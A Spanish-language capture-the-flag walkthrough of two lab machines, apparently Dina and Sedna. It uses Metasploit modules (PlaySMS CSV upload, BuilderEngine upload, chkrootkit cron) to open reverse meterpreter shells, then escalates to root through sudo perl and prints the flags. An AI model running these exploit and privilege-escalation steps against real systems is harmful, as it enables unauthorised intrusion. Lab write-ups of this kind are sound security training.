   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/playsms_uploadcsv_exec       2017-05-21       excellent  Yes    PlaySMS import.php Authenticated CSV F
ile Upload Code Execution
   1  exploit/multi/http/playsms_template_injection  2020-02-05       excellent  Yes    PlaySMS index.php Unauthenticated Temp
late Injection Code Execution
   2  exploit/multi/http/playsms_filename_exec       2017-05-21       excellent  Yes    PlaySMS sendfromfile.php Authenticated
 "Filename" Field Code Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/playsms_filename_exec

msf6 >
```

Vamos a usar el primer exploit el cual tiene un CSV.




```
msf6 > use exploit/multi/http/playsms_uploadcsv_exec
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set rhost 192.168.37.133
rhost => 192.168.37.133
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set lhost 192.168.37.130
lhost => 192.168.37.130
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set lport 4444
lport => 4444
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set username touhid
username => touhid
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set password diana
password => diana
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set targeturi //SecreTSMSgatwayLogin
targeturi => //SecreTSMSgatwayLogin
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set targeturi /SecreTSMSgatwayLogin
targeturi => /SecreTSMSgatwayLogin
msf6 exploit(multi/http/playsms_uploadcsv_exec) >
```

Usamos ese exploit, el puerto usado ha sido el 4444, con su respectivo usuario y contraseña, hacia la url.


rhost->Ip Dina

lhost->ip local




```
msf6 exploit(multi/http/playsms_uploadcsv_exec) > exploit

[*] Started reverse TCP handler on 192.168.37.130:4444
[+] Authentication successful: touhid:diana
[*] Sending stage (39927 bytes) to 192.168.37.133
[*] Meterpreter session 1 opened (192.168.37.130:4444 -> 192.168.37.133:56068) at 2024-02-25 14:50:00 +0000
```

Por último ponemos exploit y habremos entrado correctamente en el meterpreter si todo sale bien.



```
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 2767 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
$ 
```

Una vez dentro, usaremos python para nuestra propia shell y seremos sudo, una vez hecho esto veremos que tiene permisos de sudo en perl.




```
$ sudo /usr/bin/perl -e "exec '/bin/sh'"
sudo /usr/bin/perl -e "exec '/bin/sh'"
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
________                                             ________
\________\-------___      ___         ____----------/________/
    \_______\----\\\\\\   //_ _ \\    //////-------/_______/
        \______\----\\|| (( ~|~ )))  ||//------/________/
            \_____\---\\ ((\ = / ))) //----/_____/
                \____\--\_)))  \ _)))---/____/
                      \__/  (((     (((_/
                         |  -)))  -  ))


root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....


CONGO.........
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

Haremos un exploit de los permisos de root y posteriormente haremos whoami, para ver realmente si somos root. Una vez realizado esto, entraremos en el directorio de root y veremos que hay un flag. Aquí descubriremos el flag y la contraseña de root que es hello@3210.

MEDIUM

SEDNA

Vamos a seguir con Sedna que es una máquina de dificultad media.




Description

Welcome to Sedna


This is a vulnerable machine i created for the Hackfest 2016 CTF http://hackfest.ca/

Difficulty : Medium




```
192.168.37.134

Sedna login:
```

En la máquina de Sedna aparece directamente su ip. Usaremos nmap y veremos que el puerto 80 se encuentra abierto como hemos hecho en máquinas anteriores.




Pondremos la ip y el puerto 80 en la url del navegador y nos aparecerá esta imagen.



```
root@mint:~# nikto -h http://192.168.37.134/
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.37.134
+ Target Hostname:    192.168.37.134
+ Target Port:        80
+ Start Time:         2024-02-25 19:03:12 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x65 0x53fb059bb5bc8
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3092: /system/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ 6544 items checked: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2024-02-25 19:03:22 (GMT0) (10 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Usaremos nikto que es una herramienta para escanear objetivos. Y aquí hemos encontrado un directorio interesante que sería license.txt.


192.168.37.134/license.txt
(sin asunto) - carlosalcaidev
Firefox P
192.168.37.134/license.txt

```
The MIT License (MIT)

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LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
```



Si observamos podemos ver que usa Builder Engine 2015 y eso lo podremos explotar con metasploitable, así que usaremos una sesión de meterpreter.




```
msf6 > use exploit/multi/http/builderengine_upload_exec
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/builderengine_upload_exec) > set rhosts 192.168.37.134
rhosts => 192.168.37.134
msf6 exploit(multi/http/builderengine_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.37.130:4444
[+] Our payload is at: UnGElwAoA.php. Calling payload...
[*] Calling payload...
[*] Sending stage (39927 bytes) to 192.168.37.134
[+] Deleted UnGElwAoA.php
[*] Meterpreter session 1 opened (192.168.37.130:4444 -> 192.168.37.134:42006) at 2024-02-25 19:24:41 +0000

meterpreter > pwd
/var/www/html/files
meterpreter > 
```

Hemos usado el exploit con builderengine como hemos dicho anteriormente, ya estamos dentro de la máquina Sedna y ahora necesitamos las flags.




```
meterpreter > shell
Process 11753 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Sedna:/var/www/html/files$
```

usaremos python para tener el shell adecuado




```
www-data@Sedna:/var/www$ cat flag.txt
cat flag.txt
bfbb7e6e6e88d9ae66848b9aeac6b289
```

en www encontraremos la flag haciendo cat.




```
www-data@Sedna:/etc/chkrootkit$ cat README
cat README
                          chkrootkit V. 0.49

           Nelson Murilo <nelson@pangeia.com.br> (main
```

Tenemos un README el cual nos muestra chkrootkit. Nuestro objetivo ahora será hacer una nueva shell para tener la flag raíz con un exploit con chkrootkit.




```
msf6 exploit(multi/http/builderengine_upload_exec) > use exploit/unix/local/chkrootkit
```

Entramos en el exploit de chkrootkit.




```
msf6 exploit(unix/local/chkrootkit) > set session 1
session => 1
msf6 exploit(unix/local/chkrootkit) > exploit

[*] Started reverse TCP handler on 192.168.37.130:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux. This module works with: Unix.
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...


id
[*] Sending stage (24768 bytes) to 192.168.37.134
[+] Deleted /tmp/update
[*] Meterpreter session 2 opened (192.168.37.130:4444 -> 192.168.37.134:42008) at 2024-02-25 20:10:00 +0000
```

Iniciamos el exploit.




```
meterpreter > pwd
/root
meterpreter > ls
Listing: /root
==============

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100600/rw-------  212       fil   2017-03-12 05:54:14 +0000  .bash_history
100644/rw-r--r--  3106      fil   2014-02-20 02:43:56 +0000  .bashrc
040700/rwx------  4096      dir   2016-10-23 02:14:11 +0000  .cache
100644/rw-r--r--  140       fil   2014-02-20 02:43:56 +0000  .profile
100644/rw-r--r--  66        fil   2016-10-08 07:34:21 +0000  .selected_editor
040700/rwx------  4096      dir   2016-10-23 02:14:12 +0000  .ssh
100644/rw-r--r--  67309882  fil   2016-10-24 11:04:14 +0000  8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip
040755/rwxr-xr-x  4096      dir   2016-10-08 00:04:14 +0000  chkrootkit
100000/---------  33        fil   2016-10-22 17:07:08 +0000  flag.txt
```

Aquí podré acceder a la flag raíz.



```
meterpreter > cat flag.txt
a10828bee17db751de4b936614558305
```




```
meterpreter > getuid
Server username: root
meterpreter >
```

Y claramente somos root.

